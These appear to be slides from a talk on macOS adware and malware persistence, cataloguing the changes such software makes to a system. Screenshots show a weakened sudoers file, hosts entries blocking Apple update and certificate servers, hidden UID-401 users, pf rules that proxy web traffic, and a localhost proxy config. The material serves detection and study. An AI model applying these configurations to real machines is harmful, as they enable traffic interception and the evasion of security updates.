


```
## Read drop-in files from /private/etc/sudoers.d
## (the '#' here does not indicate a comment)
#includedir /private/etc/sudoers.d
Defaults !tty_tickets
```

System configuration

Hosts file changes

- Example: Dok, piracy hacks
- Blocking Apple servers
- Blocking VirusTotal
- Blocking licensing servers (typically Adobe)




The screenshot shows a Mac OS X window titled "hosts" containing a list of IP address mappings. The file starts with a comment "//hosts" and includes mappings for various Apple services. Most entries map to 127.0.0.1, except for broadcasthost which maps to 255.255.255.255. The entries are as follows:

```
//hosts
127.0.0.1 localhost
255.255.255.255 broadcasthost
::1 localhost
127.0.0.1 metrics.apple.com
127.0.0.1 ocsp.apple.com
127.0.0.1 su.itunes.apple.com
127.0.0.1 ax.su.itunes.apple.com
127.0.0.1 swscan.apple.com
127.0.0.1 swcdn.apple.com
127.0.0.1 swdist.apple.com
127.0.0.1 a1.phobos.apple.com
127.0.0.1 a101.phobos.apple.com
127.0.0.1 a102.phobos.apple.com
127.0.0.1 a103.phobos.apple.com
127.0.0.1 a104.phobos.apple.com
127.0.0.1 a105.phobos.apple.com
127.0.0.1 a11.phobos.apple.com
127.0.0.1 a12.phobos.apple.com
127.0.0.1 a13.phobos.apple.com
127.0.0.1 a14.phobos.apple.com
127.0.0.1 a15.phobos.apple.com
127.0.0.1 access.apple.com
127.0.0.1 advertising.apple.com
127.0.0.1 albert.apple.com
127.0.0.1 ali.apple.com
127.0.0.1 ams.apple.com
127.0.0.1 apple.apple.com
```

System configuration

Hidden users

- Example: VSearch
- Used to run proxy for all http traffic
- Injecting ads




A screenshot of a macOS terminal window titled "etc - bash - 83x9". The window shows the command "dscl . -list /Users UniqueID | grep 401" being run. The output lists two users with UniqueID 401: "dynast" and "painstaking".

```
tests-MacBook-Pro:etc test$ dscl . -list /Users UniqueID | grep 401
dynast          401
painstaking    401
tests-MacBook-Pro:etc test$
```

System configuration

pf rules

- Example: VSearch
- Used to run proxy for all http traffic
- Injecting ads



A screenshot of a macOS terminal window titled "etc – bash – 83x9". The window shows the command "sudo pfctl -s rules" being run. The output indicates that ALTQ support is disabled in the kernel, and two specific pf rules are listed: one for port 80 and another for user 401.

```
tests-MacBook-Pro:etc test$ sudo pfctl -s rules
No ALTQ support in kernel
ALTQ related functions disabled
pass out on en0 route-to lo0 inet proto tcp from 10.211.55.7 to any port = 80 flags
    S/SA keep state
pass out proto tcp all user = 401 flags S/SA keep state
tests-MacBook-Pro:etc test$
```

System configuration

Proxy settings

- Example: Dok
- Intercepting network traffic





```
sierra1:~ test$ scutil --proxy
<dictionary> {
    ExceptionsList : <array> {
        0 : *.local
        1 : 169.254/16
    }
    FTPPassive : 1
    ProxyAutoConfigEnable : 1
    ProxyAutoConfigURLString : http://127.0.0.1:5555/i9Lb9aeN8L.js?ip=174.104.204.177
}
sierra1:~ test$
```

System configuration

"Trusted" certificates installed

- Example: Dok, mitmproxy, Titanium Web Proxy
- Intercepting network traffic



Process behavior

Running from temp

- Example: Shlayer, most other adware droppers
- Download and install of stage 2 payloads
- Prevents detection of stage 1 installer

